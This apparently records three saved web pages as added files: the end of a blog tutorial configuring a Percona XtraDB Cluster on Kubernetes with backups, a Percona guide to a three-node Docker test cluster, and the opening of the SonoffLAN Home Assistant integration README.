These might be important to set up correctly, as they will allow for the operator to remove PVC:s and other configurations which we want it to remove on cluster deletion.
|
||||
If you do want to save the claims and such, you should *not* include the finalizers in the metadata.
|
||||
|
||||
### Sepc[Permalink](https://jite.eu/2023/12/7/percona-setup/#sepc "Permalink")
|
||||
|
||||
After the metadata have been set, we want to start working on the specification of the resource.
|
||||
There is a lot of customization tha can be done in the manifest, but the most important sections are the following:
|
||||
|
||||
- `tls` (which allows us to use cert-manager to configure mTLS for the cluster)
|
||||
- `upgradeOptions` (which allows us to set up upgrades of the running mysql servers)
|
||||
- `pxc` (the configuration for the actual percona xtradb cluster)
|
||||
- `haproxy` (configuration for the HAProxy which runs in front of the cluster)
|
||||
- `proxysql` (configuration for the ProxySQL instances in front of the cluster)
|
||||
- `logcollector` (well, for logging of course!)
|
||||
- `pmm` (Percona monitor and management, which allows us to monitor the instances)
|
||||
- `backup` (this one you can probably guess the usage for!)
|
||||
|
||||
#### TLS[Permalink](https://jite.eu/2023/12/7/percona-setup/#tls "Permalink")
|
||||
|
||||
In this writeup I will leave this with the default values (and not even add it to the manifest), that way the cluster will create its own issuer and just issue tls certificates as it needs to, but if you want the certificate to be a bit more constrained, you can here set boh which issuer to use (or create) as well as the SANs to use.
|
||||
|
||||
#### UpgradeOptions[Permalink](https://jite.eu/2023/12/7/percona-setup/#upgradeoptions "Permalink")
|
||||
|
||||
Keeping your database instances up to date automatically is quite a sweet feature. Now, we don’t always want to do this seeing we sometimes want to use the exact same version in the cluster as in another database (if we got multiple environments for example) or if we want to stay on a version we know is stable.
|
||||
But, if we want to live on the edge and use the latest version, or stay inside a patch version of the current version we use this section is very good.
|
||||
|
||||
There are three values that can be set in the `upgradeOptions` section, and they handle the scheduling, where to look and the version constraints we want to sue.
|
||||
|
||||
```
|
||||
upgradeOptions:
|
||||
versionServiceEndpoint: ' https://check.percona.com'
|
||||
apply: '8.0-latest'
|
||||
schedule: '0 4 * * *'
|
||||
```
|
||||
|
||||
The `versionServiceEndpoint` flag should probably always be `https://check.percona.com`, but if there are others you can probably switch. I’m not sure about this though, so to be safe, I keep it at the default one!
|
||||
|
||||
`apply` can be used to set a constraint or disable the upgrade option all together.
|
||||
If you don’t want your installations to upgrade, just set it to `disabled`, then it will not run at all.
|
||||
In the above example, I’ve set the version constraint to use the `latest` version of the 8.0 mysql branch.
|
||||
This can be set to a wide array of values, for more detailed info, I recommend checking the [percona docs](https://docs.percona.com/percona-operator-for-mysql/pxc/update.html#automated-upgrade).
|
||||
|
||||
The Schedule is a cron-formatted value, in this case, at 4am every day, to continuously check, set it to `* * * * *`!
|
||||
|
||||
#### pxc[Permalink](https://jite.eu/2023/12/7/percona-setup/#pxc "Permalink")
|
||||
|
||||
The pxc section of the manifest handles the actual cluster setup.
|
||||
It got quite a few options, and I’ll only cover the ones I deem most important to just run a cluster, while as said earlier, if you are intending to run this in production, make sure you check the documentation or read the CRD specification for all available options.
|
||||
|
||||
```
|
||||
spec:
|
||||
pxc:
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
size: 3
|
||||
image: percona/percona-xtradb-cluster:8.0.32-24.2
|
||||
autoRecovery: true
|
||||
expose:
|
||||
enabled: false
|
||||
resources:
|
||||
requests:
|
||||
memory: 256M
|
||||
cpu: 100m
|
||||
limits:
|
||||
memory: 512M
|
||||
cpu: 200m
|
||||
volumeSpec:
|
||||
persistentVolumeClaim:
|
||||
storageClassName: 'hcloud-volumes'
|
||||
accessModes:
|
||||
- ReadWriteOnce
|
||||
resources:
|
||||
requests:
|
||||
storage: 5Gi
|
||||
```
|
||||
|
||||
The size variable will tell the operator how many individual mysql instances we want to run.
|
||||
3 is a good one, seeing most clustered programs prefer 3 or more instances.
|
||||
|
||||
The image should presumably be one of the percona images in this case, to allow updates and everything to work as smoothly as possible.
|
||||
I haven’t peeked enough into the images, but I do expect that there is some custom things in the images to make them run fine, which makes me want to stick to the default images rather than swapping to another!
|
||||
|
||||
`autoRecovery` should probably almost always be set to `true`, this will allow the Automatic Crash Recovery functionality to work, which I expect is something most people prefer to have.
|
||||
|
||||
I would expect that you know how `resources` works in kubernetes, but I included it in the example to make sure that its seen, as you usually want to be able to set those yourself. The values set above are probably quite a bit low when you want to be able to use the database for more than just testing, so set them accordingly, just remember that it’s for each container, not the whole cluster!
|
||||
|
||||
The `volumeSpec` is quite important. In the above example, I use my default volume type, which is a RWO type of disk the size is set to 10Gi. The size should probably either be larger or possible to expand on short notice.
|
||||
|
||||
There are two more keys which can be quite useful if you wish to customize your database a bit more, and especially if you want to finetune it.
|
||||
Percona xtradb comes with quite sane defaults, but when working with databases, it’s not unusual that you need to enter some custom params to the `my.cnf` file.
|
||||
|
||||
##### Environment variables[Permalink](https://jite.eu/2023/12/7/percona-setup/#environment-variables "Permalink")
|
||||
|
||||
The percona pxc configuration does not currently allow bare environment variables (from what I can see), but this is not a huge issue, seeing the spec allows for a `envVarsSecret` to be set.
|
||||
The secret must of course be in the same namespace as the resources, but any variables in it will be loaded as environment variables into the pod.
|
||||
I’m not certain what environment variables are available for the pxc section, but will try to update this part when I got more info on it.
|
||||
|
||||
##### Configuration[Permalink](https://jite.eu/2023/12/7/percona-setup/#configuration "Permalink")
|
||||
|
||||
The `configuration` property expects a string, the string is a mysql configuration file, i.e, the values that you usually put in the `my.cnf` file.
|
||||
|
||||
```
|
||||
spec:
|
||||
pxc:
|
||||
configuration: |
|
||||
[mysqld]
|
||||
innodb_write_io_threads = 8
|
||||
innodb_read_io_threads = 8
|
||||
```
|
||||
|
||||
#### HAProxy and ProxySQL[Permalink](https://jite.eu/2023/12/7/percona-setup/#haproxy-and-proxysql "Permalink")
|
||||
|
||||
Percona allows you to choose between two proxies to use for loadbalancing, which is quite nice.
|
||||
The available proxies are [HAProxy](https://www.haproxy.org/) and [ProxySQL](https://proxysql.com/), both valid choices which are well tried in the industry for loadbalancing and proxying.
|
||||
|
||||
The one you choose should have the property `enabled` set to true, and the other one set to false.
|
||||
|
||||
The most “default” configuration you can use would look like this:
|
||||
|
||||
```
|
||||
# With haproxy
|
||||
spec:
|
||||
haproxy:
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
enabled: true
|
||||
size: 3
|
||||
image: percona/percona-xtradb-cluster-operator:1.13.0-haproxy
|
||||
resources:
|
||||
requests:
|
||||
memory: 256M
|
||||
cpu: 100m
|
||||
# With proxysql
|
||||
spec:
|
||||
proxysql:
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
enabled: true
|
||||
size: 3
|
||||
image: percona/percona-xtradb-cluster-operator:1.13.0-proxysql
|
||||
resources:
|
||||
requests:
|
||||
memory: 256M
|
||||
cpu: 100m
|
||||
volumeSpec:
|
||||
emptyDir: {}
|
||||
```
|
||||
|
||||
The size should be at the least 2 (can be set to 1 if you use `allowUnsafeConfigurations` but that’s not recommended).
|
||||
The image is just as with the pxc configuration most likely best to use the percona provided images (in this case 1.13.0, same version as the percona operator).
|
||||
|
||||
As always, the resources aught to be finetuned to fit your needs, the above is on the lower end, but could work okay for a smaller cluster which does not have huge traffic.
|
||||
|
||||
Both of the sections allow for (just as with pxc section) to supply both environment variables via the `envVarsSecret` as well as a `configuration` property. The configuration does of course differ and I would direct you to the proxy documentation for more information about those!
|
||||
Now, something quite important to note here is that if you supply a configuration file, you need to supply the full file, it doesn’t merge the default file but replaces it in full.
|
||||
So if you want to finetune the configuration, include the default configuration as well (and change it), this applies to both haproxy and proxysql and will work the same if you use a configmap, secret or directly accessing the `configuration` key.
|
||||
|
||||
The choice of proxy might be important to decide on at creation of the resource, if you use proxysql, you can (with a restart of the pods) switch to haproxy, while if you choose haproxy, you can’t change the cluster to use proxysql. So I would highly recommend that you decide which to use before creating the cluster.
|
||||
|
||||
There are a lot more variables you can set here, and all of them can be found at the [documentation page](https://docs.percona.com/percona-operator-for-mysql/pxc/operator.html#haproxy-section).
|
||||
|
||||
### LogCollector[Permalink](https://jite.eu/2023/12/7/percona-setup/#logcollector "Permalink")
|
||||
|
||||
Logs are nice, we love logs! Percona seems to as well, because they supply us with a section for configuring a [fluent bit](https://fluentbit.io/) log collector right in the manifest! No need for any sidecars, just turn it on and start collecting :)
|
||||
|
||||
If you already have some type of logging system which captures all pods logs and such, this might not be useful and you can set the `enabled` value to `false` and ignore this section.
|
||||
|
||||
The log collector specification is quite slim, and looks something like this:
|
||||
|
||||
```
|
||||
spec:
|
||||
logcollector:
|
||||
enabled: true
|
||||
image: percona/percona-xtradb-cluster-operator:1.13.0-logcollector
|
||||
resources:
|
||||
requests:
|
||||
memory: 64M
|
||||
cpu: 50m
|
||||
configuration: ...
|
||||
```
|
||||
|
||||
The default values might be enough, but the fluent bit [documentation](https://docs.fluentbit.io/manual/administration/configuring-fluent-bit/yaml/configuration-file) got quite a bit of customization available if you really want to!
|
||||
|
||||
### PPM (Monitoring)[Permalink](https://jite.eu/2023/12/7/percona-setup/#ppm-monitoring "Permalink")
|
||||
|
||||
The xtradb server is able to push metrics and monitoring data to a PMM (percona monitoring & management) service, now, this is not installed with the cluster and needs to be set up separately, but if you want to make use of this (which I recommend, seeing how important monitoring is!) the documentation can be found [here](https://docs.percona.com/percona-monitoring-and-management/index.html).
|
||||
|
||||
I haven’t researched this too much yet, but personally I would have loved to be able to scrape the instances with prometheus and have my dashboards in my standard Grafana instance, which I will ask percona about if it’s possible. In either case, I’ll update this part with more information when I figure it out!
|
||||
|
||||
### Backups[Permalink](https://jite.eu/2023/12/7/percona-setup/#backups "Permalink")
|
||||
|
||||
Backups, one of the most important parts of keeping a database up and running without angry customers questioning you about where their 5 years of data has gone after a database failure… Well, percona helps us with that too, thankfully!
|
||||
|
||||
The percona backup section allows us to define a bunch of different storage engines to use to store our backups, this is great, because we don’t always want to store our backups on the same disks or systems as we run our cluster. The most useful way to store backups is likely to store them in a s3 compatible storage, which can be done, but if you really want to you can store them either in a PV or even on the local disk of the node. We can even define multiple storages to use with different schedules!
|
||||
|
||||
```
|
||||
spec:
|
||||
backup:
|
||||
image: perconalab/percona-xtradb-cluster-operator:main-pxc8.0-backup
|
||||
storages:
|
||||
s3Storage:
|
||||
type: 's3'
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
s3:
|
||||
bucket: 'my-bucket'
|
||||
credentialsSecret: 'my-credentials-secret'
|
||||
endpointUrl: 'the-s3-service-i-like-to-use.com'
|
||||
region: 'eu-east-1'
|
||||
local:
|
||||
type: 'filesystem'
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
volume:
|
||||
persistentVolumeClaim:
|
||||
accessModes:
|
||||
- ReadWriteOnce
|
||||
resources:
|
||||
requests:
|
||||
storage: 10G
|
||||
schedule:
|
||||
- name: 'daily'
|
||||
schedule: '0 0 * * *'
|
||||
keep: 3
|
||||
storageName: s3Storage
|
||||
- name: 'hourly'
|
||||
schedule: '0 * * * *'
|
||||
keep: 2
|
||||
storageName: 'local'
|
||||
```
|
||||
|
||||
In the above yaml, we have set up two different storage types. One `s3` type and one `filesystem` type.
|
||||
The s3 type is pointed to a bucket in my special s3-compatible storage while the filesystem one makes use of a persistent volume.
|
||||
|
||||
In the `schedule` section, we set it to create a daily backup to the s3 storage (and keep the 3 latest ones) while the local storage one will keep 3 and run every hour.
|
||||
|
||||
Each section under `storages` will spawn a new container, so we can change the resources and such for each of them (and you might want to) and they will by default re-try creation of the backup 6 times (can be changed by setting the `spec.backup.backoffLimit` to a higher value).
|
||||
|
||||
There is *a lot* of options for backups, and I would highly recommend to take a look at the [docs](https://docs.percona.com/percona-operator-for-mysql/pxc/operator.html#backup-section) for it!
|
||||
|
||||
##### Point in time[Permalink](https://jite.eu/2023/12/7/percona-setup/#point-in-time "Permalink")
|
||||
|
||||
One thing that could be quite useful when working with backups for databases is point in time recovery.
|
||||
Percona xtradb have this available in the backup section under the `pitr` section:
|
||||
|
||||
```
|
||||
spec:
|
||||
backup:
|
||||
pitr:
|
||||
storageName: 'local'
|
||||
enabled: true
|
||||
timeBetweenUploads: 60
|
||||
```
|
||||
|
||||
It makes use of the same `storage` as defined in the `storages` section, and you can set the interval on PIT uploads.
|
||||
|
||||
#### Restoring a backup[Permalink](https://jite.eu/2023/12/7/percona-setup/#restoring-a-backup "Permalink")
|
||||
|
||||
Sometimes our databases fails very badly, or we get some bad data injected into it. In cases like those we need to restore an earlier backup of said database.
|
||||
I won’t cover this in this blogpost, as it’s too much to cover in a h4 in a tutorial like this, but I’ll make sure to create a new post with disaster scenarios and how percona handles them.
|
||||
|
||||
If you really need to recover your data right now (before my next post) I would recommend that you either read the [Backup and restore](https://docs.percona.com/percona-operator-for-mysql/pxc/backups.html) and [“How to restore backup to a new kubernetes-based environment”](https://docs.percona.com/percona-operator-for-mysql/pxc/backups-restore-to-new-cluster.html) section in the documentation.
|
||||
|
||||
## The full chart[Permalink](https://jite.eu/2023/12/7/percona-setup/#the-full-chart "Permalink")
|
||||
|
||||
Now, when we have had a look at the different sections, we can set up our full chart:
|
||||
|
||||
```
|
||||
apiVersion: pxc.percona.com/v1
|
||||
kind: PerconaXtraDBCluster
|
||||
metadata:
|
||||
name: cluster2-test
|
||||
namespace: private
|
||||
spec:
|
||||
upgradeOptions:
|
||||
versionServiceEndpoint: ' https://check.percona.com'
|
||||
apply: '8.0-latest'
|
||||
schedule: '0 4 * * *'
|
||||
pxc:
|
||||
size: 3
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
image: percona/percona-xtradb-cluster:8.0.32-24.2
|
||||
autoRecovery: true
|
||||
expose:
|
||||
enabled: false
|
||||
resources:
|
||||
requests:
|
||||
memory: 256M
|
||||
cpu: 100m
|
||||
limits:
|
||||
memory: 512M
|
||||
cpu: 200m
|
||||
volumeSpec:
|
||||
persistentVolumeClaim:
|
||||
storageClassName: 'hcloud-volumes'
|
||||
accessModes:
|
||||
- ReadWriteOnce
|
||||
resources:
|
||||
requests:
|
||||
storage: 5Gi
|
||||
haproxy:
|
||||
enabled: true
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
size: 3
|
||||
image: percona/percona-xtradb-cluster-operator:1.13.0-haproxy
|
||||
resources:
|
||||
requests:
|
||||
memory: 256M
|
||||
cpu: 100m
|
||||
proxysql:
|
||||
enabled: false
|
||||
logcollector:
|
||||
enabled: true
|
||||
image: percona/percona-xtradb-cluster-operator:1.13.0-logcollector
|
||||
resources:
|
||||
requests:
|
||||
memory: 64M
|
||||
cpu: 50m
|
||||
backup:
|
||||
image: perconalab/percona-xtradb-cluster-operator:main-pxc8.0-backup
|
||||
storages:
|
||||
s3Storage:
|
||||
type: 's3'
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
s3:
|
||||
bucket: 'my-bucket'
|
||||
credentialsSecret: 'my-credentials-secret'
|
||||
endpointUrl: 'the-s3-service-i-like-to-use.com'
|
||||
region: 'eu-east-1'
|
||||
local:
|
||||
type: 'filesystem'
|
||||
nodeSelector:
|
||||
kubernetes.io/arch: amd64
|
||||
volume:
|
||||
persistentVolumeClaim:
|
||||
accessModes:
|
||||
- ReadWriteOnce
|
||||
resources:
|
||||
requests:
|
||||
storage: 10G
|
||||
schedule:
|
||||
- name: 'daily'
|
||||
schedule: '0 0 * * *'
|
||||
keep: 3
|
||||
storageName: s3Storage
|
||||
- name: 'hourly'
|
||||
schedule: '0 * * * *'
|
||||
keep: 2
|
||||
storageName: 'local'
|
||||
pitr:
|
||||
storageName: 'local'
|
||||
enabled: true
|
||||
timeBetweenUploads: 60
|
||||
```
|
||||
|
||||
Now, to get the cluster running, just invoke kubectl and it’s done!
|
||||
|
||||
```
|
||||
kubectl apply -f my-awesome-cluster.yml
|
||||
```
|
||||
|
||||
It takes a while for the databases to start up (there are a lot of components to start up!) so you might have to wait a few minutes before you can start play around with the database.
|
||||
Check the status of the resources with the `get` kubectl command:
|
||||
|
||||
```
|
||||
kubectl get all -n private
|
||||
|
||||
|
||||
NAME READY STATUS RESTARTS AGE
|
||||
pod/cluster1-test-pxc-0 3/3 Running 0 79m
|
||||
pod/cluster1-test-haproxy-0 2/2 Running 0 79m
|
||||
pod/cluster1-test-haproxy-1 2/2 Running 0 78m
|
||||
pod/cluster1-test-haproxy-2 2/2 Running 0 77m
|
||||
pod/cluster1-test-pxc-1 3/3 Running 0 78m
|
||||
pod/cluster1-test-pxc-2 3/3 Running 0 76m
|
||||
|
||||
NAME TYPE CLUSTER-IP EXTERNAL-IP PORT(S) AGE
|
||||
service/cluster1-test-pxc ClusterIP None <none> 3306/TCP,33062/TCP,33060/TCP 79m
|
||||
service/cluster1-test-pxc-unready ClusterIP None <none> 3306/TCP,33062/TCP,33060/TCP 79m
|
||||
service/cluster1-test-haproxy ClusterIP 10.43.45.157 <none> 3306/TCP,3309/TCP,33062/TCP,33060/TCP 79m
|
||||
service/cluster1-test-haproxy-replicas ClusterIP 10.43.54.62 <none> 3306/TCP 79m
|
||||
|
||||
NAME READY AGE
|
||||
statefulset.apps/cluster1-test-haproxy 3/3 79m
|
||||
statefulset.apps/cluster1-test-pxc 3/3 79m
|
||||
```
|
||||
|
||||
When all StatefulSets are ready, you are ready to go!
|
||||
|
||||
## Accessing the database[Permalink](https://jite.eu/2023/12/7/percona-setup/#accessing-the-database "Permalink")
|
||||
|
||||
When a configuration as the one above is applied, a few services will be created.
|
||||
The service you most likely want to interact with is called `<your-cluster-name>-haproxy` (or `-proxysql` depending on proxy) which will proxy your commands to the different backend mysql servers.
|
||||
From within the cluster it’s quite easy, just accessing the service, while outside will require a loadbalancer service (which can be defined in the manifest) alternatively a ingress which can expose the service to the outer net.
|
||||
|
||||
If you wish to test your database from within the cluster, you can run the following command:
|
||||
|
||||
```
|
||||
kubectl run -i --rm --tty percona-client --namespace private --image=percona:8.0 --restart=Never -- bash -il
|
||||
percona-client:/$ mysql -h cluster1-haproxy -uroot -proot_password
|
||||
```
|
||||
|
||||
The root password can be found in the `<your-cluster-name>-secrets` secret under the `root` key.
|
||||
|
||||
## Final words[Permalink](https://jite.eu/2023/12/7/percona-setup/#final-words "Permalink")
|
||||
|
||||
I really enjoy using percona xtradb, it allows for really fast setup of mysql clusters with backups enabled and everything one might need.
|
||||
But, I’m quite new to the tool, and might have missed something vital or important!
|
||||
So please, let me know in the comments if something really important is missing or wrong.
|
||||
+81
@@ -0,0 +1,81 @@
|
||||
---
|
||||
page-title: "Running Percona XtraDB Cluster in a Docker Container - Percona XtraDB Cluster"
|
||||
url: https://docs.percona.com/percona-xtradb-cluster/8.0/docker.html
|
||||
date: "2024-11-26 11:15:40"
|
||||
---
|
||||
|
||||
> :8.0
|
||||
|
||||
---
|
||||
|
||||
[](https://github.com/percona/pxc-docs/edit/8.0/docs/docker.md "Edit this page")[](https://github.com/percona/pxc-docs/raw/8.0/docs/docker.md "View source of this page")
|
||||
|
||||
Docker images of Percona XtraDB Cluster are hosted publicly on Docker Hub at [https://hub.docker.com/r/percona/percona-xtradb-cluster/](https://hub.docker.com/r/percona/percona-xtradb-cluster/).
|
||||
|
||||
For more information about using Docker, see the [Docker Docs](https://docs.docker.com/). Make sure that you are using the latest version of Docker. The ones provided via `apt` and `yum` may be outdated and cause errors.
|
||||
|
||||
We gather [Telemetry data](https://docs.percona.com/percona-xtradb-cluster/8.0/telemetry.html) in the Percona packages and Docker images.
|
||||
|
||||
Note
|
||||
|
||||
By default, Docker pulls the image from Docker Hub if the image is not available locally.
|
||||
|
||||
The image contains only the most essential binaries for Percona XtraDB Cluster to run. Some utilities included in a Percona Server for MySQL or MySQL installation might be missing from the Percona XtraDB Cluster Docker image.
|
||||
|
||||
The following procedure describes how to set up a simple 3-node cluster for evaluation and testing purposes. Do not use these instructions in a production environment because the MySQL certificates generated in this procedure are self-signed. For a production environment, you should generate and store the certificates to be used by Docker.
|
||||
|
||||
In this procedure, all of the nodes run Percona XtraDB Cluster 8.0 in separate containers on one host:
|
||||
|
||||
1. Create a ~/pxc-docker-test/config directory.
|
||||
|
||||
2. Create a custom.cnf file with the following contents, and place the file in the new directory:
|
||||
|
||||
`[mysqld] ssl-ca = /cert/ca.pem ssl-cert = /cert/server-cert.pem ssl-key = /cert/server-key.pem [client] ssl-ca = /cert/ca.pem ssl-cert = /cert/client-cert.pem ssl-key = /cert/client-key.pem [sst] encrypt = 4 ssl-ca = /cert/ca.pem ssl-cert = /cert/server-cert.pem ssl-key = /cert/server-key.pem`
|
||||
|
||||
3. Create a cert directory and generate self-signed SSL certificates on the host node:
|
||||
|
||||
`$ mkdir -m 777 -p ~/pxc-docker-test/cert docker run --name pxc-cert --rm -v ~/pxc-docker-test/cert:/cert percona/percona-xtradb-cluster:8.0 mysql_ssl_rsa_setup -d /cert`
|
||||
|
||||
4. Create a Docker network:
|
||||
|
||||
`$ docker network create pxc-network`
|
||||
|
||||
5. Bootstrap the cluster (create the first node):
|
||||
|
||||
`$ docker run -d \ -e MYSQL_ROOT_PASSWORD=test1234# \ -e CLUSTER_NAME=pxc-cluster1 \ --name=pxc-node1 \ --net=pxc-network \ -v ~/pxc-docker-test/cert:/cert \ -v ~/pxc-docker-test/config:/etc/percona-xtradb-cluster.conf.d \ percona/percona-xtradb-cluster:8.0`
|
||||
|
||||
6. Join the second node:
|
||||
|
||||
`$ docker run -d \ -e MYSQL_ROOT_PASSWORD=test1234# \ -e CLUSTER_NAME=pxc-cluster1 \ -e CLUSTER_JOIN=pxc-node1 \ --name=pxc-node2 \ --net=pxc-network \ -v ~/pxc-docker-test/cert:/cert \ -v ~/pxc-docker-test/config:/etc/percona-xtradb-cluster.conf.d \ percona/percona-xtradb-cluster:8.0`
|
||||
|
||||
7. Join the third node:
|
||||
|
||||
`$ docker run -d \ -e MYSQL_ROOT_PASSWORD=test1234# \ -e CLUSTER_NAME=pxc-cluster1 \ -e CLUSTER_JOIN=pxc-node1 \ --name=pxc-node3 \ --net=pxc-network \ -v ~/pxc-docker-test/cert:/cert \ -v ~/pxc-docker-test/config:/etc/percona-xtradb-cluster.conf.d \ percona/percona-xtradb-cluster:8.0`
|
||||
|
||||
|
||||
To verify the cluster is available, do the following:
|
||||
|
||||
1. Access the MySQL client. For example, on the first node:
|
||||
|
||||
`$ sudo docker exec -it pxc-node1 /usr/bin/mysql -uroot -ptest1234#`
|
||||
|
||||
Expected output
|
||||
|
||||
`mysql: [Warning] Using a password on the command line interface can be insecure. Welcome to the MySQL monitor. Commands end with ; or \g. Your MySQL connection id is 12 ... You are enforcing ssl connection via unix socket. Please consider switching ssl off as it does not make connection via unix socket any more secure mysql>`
|
||||
|
||||
2. View the wsrep status variables:
|
||||
|
||||
`mysql> show status like 'wsrep%';`
|
||||
|
||||
Expected output
|
||||
|
||||
`+------------------------------+-------------------------------------------------+ | Variable_name | Value | +------------------------------+-------------------------------------------------+ | wsrep_local_state_uuid | 625318e2-9e1c-11e7-9d07-aee70d98d8ac | ... | wsrep_local_state_comment | Synced | ... | wsrep_incoming_addresses | 172.18.0.2:3306,172.18.0.3:3306,172.18.0.4:3306 | ... | wsrep_cluster_conf_id | 3 | | wsrep_cluster_size | 3 | | wsrep_cluster_state_uuid | 625318e2-9e1c-11e7-9d07-aee70d98d8ac | | wsrep_cluster_status | Primary | | wsrep_connected | ON | ... | wsrep_ready | ON | +------------------------------+-------------------------------------------------+ 59 rows in set (0.02 sec)`
|
||||
|
||||
|
||||
## Get expert help[¶](https://docs.percona.com/percona-xtradb-cluster/8.0/docker.html#get-expert-help "Permanent link")
|
||||
|
||||
If you need assistance, visit the community forum for comprehensive and free database knowledge, or contact our Percona Database Experts for professional support and services.
|
||||
|
||||
---
|
||||
|
||||
Last update: 2024-03-14
|
||||
+539
@@ -0,0 +1,539 @@
|
||||
---
|
||||
page-title: "AlexxIT/SonoffLAN: Control Sonoff Devices with eWeLink (original) firmware over LAN and/or Cloud from Home Assistant"
|
||||
url: https://github.com/AlexxIT/SonoffLAN
|
||||
date: "2024-12-11 17:35:23"
|
||||
---
|
||||
## Control Sonoff Devices from Home Assistant
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#control-sonoff-devices-from-home-assistant)
|
||||
|
||||
[](https://github.com/hacs/integration)
|
||||
|
||||
Home Assistant custom component for control [Sonoff](https://www.itead.cc/) devices with [eWeLink](https://www.ewelink.cc/en/) (original) firmware over LAN and/or Cloud.
|
||||
|
||||
**New features in version 3.0**
|
||||
|
||||
- support Integration UI, Devices and Zones
|
||||
- support new [eWeLink API](https://coolkit-technologies.github.io/eWeLink-API/#/en/PlatformOverview)
|
||||
- support [multiple eWeLink accounts](https://github.com/AlexxIT/SonoffLAN#configuration) and [homes](https://github.com/AlexxIT/SonoffLAN#homes)
|
||||
- support many sensors for each device (include [RFBridge](https://github.com/AlexxIT/SonoffLAN#sonoff-rf-bridge-433))
|
||||
- support thermostats for [Sonoff TH](https://github.com/AlexxIT/SonoffLAN#sonoff-th) ans NS Panel
|
||||
- support [preventing DB size growth](https://github.com/AlexxIT/SonoffLAN#preventing-db-size-growth)
|
||||
- support many new Hass features
|
||||
|
||||
**Features from previous versions**
|
||||
|
||||
- can manage **both local and cloud control at the same time**!
|
||||
- support old devices wih 2.7 firmware (only cloud connection)
|
||||
- support new device types: color lights, sensors, covers
|
||||
- support [eWeLink cameras](https://github.com/AlexxIT/SonoffLAN#sonoff-gk-200mp2-b-camera) with PTZ
|
||||
- support unavailable device state for both local and cloud connection
|
||||
- support sensors for Sonoff [RF Bridge 433](https://github.com/AlexxIT/SonoffLAN#sonoff-rf-bridge-433)
|
||||
- support ZigBee Bridge and Devices
|
||||
- added new [debug mode](https://github.com/AlexxIT/SonoffLAN#debug-page) for troubleshooting
|
||||
|
||||
**Pros**
|
||||
|
||||
- work with original eWeLink / Sonoff firmware, no need to flash devices
|
||||
- work over Local Network and/or Cloud Server
|
||||
- work with devices without DIY-mode
|
||||
- work with devices in DIY-mode
|
||||
- support single and multi-channel devices
|
||||
- support TH and Pow device sensors
|
||||
- support Sonoff [RF Bridge 433](https://github.com/AlexxIT/SonoffLAN#sonoff-rf-bridge-433) for receive and send commands
|
||||
- support Sonoff [GK-200MP2-B Camera](https://github.com/AlexxIT/SonoffLAN#sonoff-gk-200mp2-b-camera)
|
||||
- instant device state update with local Multicast or cloud Websocket connection
|
||||
- load devices list from eWeLink Servers (with names and encryption keys) and save it locally
|
||||
- (optional) change [device type](https://github.com/AlexxIT/SonoffLAN#custom-device_class) from `switch` to `light`
|
||||
|
||||
**Component review from DrZzs**
|
||||
|
||||
[](https://www.youtube.com/watch?v=DsTqOlrQQ1k)
|
||||
|
||||
There is another great component by [@peterbuga](https://github.com/peterbuga/HASS-sonoff-ewelink), that works with cloud servers.
|
||||
|
||||
Thanks to [@beveradb](https://github.com/beveradb/sonoff-lan-mode-homeassistant) and [@mattsaxon](https://github.com/mattsaxon/sonoff-lan-mode-homeassistant) for researching the local Sonoff protocol. Thanks to [@michthom](https://github.com/michthom) and [@EpicLPer](https://github.com/EpicLPer) for researching the local Sonoff Camera protocol.
|
||||
|
||||
## Tested Devices
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#tested-devices)
|
||||
|
||||
Almost any single or multi-channel Switch working in the eWeLink application will work with this Integration even if it is not on the list.
|
||||
|
||||
**Tested (LAN and Cloud)**
|
||||
|
||||
These devices work both on a local network and through the cloud.
|
||||
|
||||
- Sonoff Basic, [BASICR2](https://itead.cc/product/sonoff-basicr2/), [BASICR3](https://itead.cc/product/sonoff-basicr3-wifi-diy-smart-switch/), [RFR2](https://itead.cc/product/sonoff-rf/), [RFR3](https://itead.cc/product/sonoff-rfr3/)
|
||||
- [Sonoff Mini/MINIR2](https://itead.cc/product/sonoff-mini/), [MINI R3](https://itead.cc/product/sonoff-minir3-smart-switch/) (no need use DIY-mode)
|
||||
- [Sonoff Micro](https://itead.cc/product/sonoff-micro-5v-usb-smart-adaptor/)
|
||||
- [Sonoff TH10/TH16](https://itead.cc/product/sonoff-th/) (support Thermostat)
|
||||
- Sonoff 4CH, 4CHR2, [4CHR3 & 4CHPROR3](https://itead.cc/product/sonoff-4ch-r3-pro-r3/)
|
||||
- Sonoff [POWR2](https://itead.cc/product/sonoff-pow-r2/) (show power consumption)
|
||||
- [Sonoff DUALR3/DUALR3 Lite](https://itead.cc/product/sonoff-dualr3/)
|
||||
- [Sonoff RF Bridge 433](https://www.itead.cc/sonoff-rf-bridge-433.html) (receive and send commands) fw 3.5.0
|
||||
- [Sonoff D1](https://www.itead.cc/sonoff-d1-smart-dimmer-switch.html) (dimmer with brightness control) fw 3.4.0, 3.5.0
|
||||
- [Sonoff G1](https://www.itead.cc/sonoff-g1.html) fw 3.5.0
|
||||
- [Sonoff Dual](https://www.itead.cc/sonoff-dual.html)
|
||||
- Sonoff iFan02, iFan03, [iFan04](https://www.itead.cc/sonoff-ifan03-wifi-ceiling-fan-light-controller.html) (light and fan with speed control) fw 3.4.0
|
||||
- Sonoff S20, [S26](https://itead.cc/product/sonoff-s26-wifi-smart-plug/), [S31](https://itead.cc/product/sonoff-s31/), [S40](https://itead.cc/product/sonoff-iplug-series-wi-fi-smart-plug-s40-s40-lite/) fw 1.3, 1.4, [S55](https://itead.cc/product/sonoff-s55/)
|
||||
- [Sonoff SV](https://www.itead.cc/sonoff-sv.html) fw 3.0.1
|
||||
- Sonoff T1, [TX Series](https://itead.cc/product/sonoff-tx-series-wifi-smart-wall-switches/)
|
||||
- [Sonoff T4EU1C](https://www.itead.cc/sonoff-t4eu1c-wi-fi-smart-single-wire-wall-switch.html)
|
||||
- [Sonoff IW100/IW101](https://www.itead.cc/sonoff-iw100-iw101.html)
|
||||
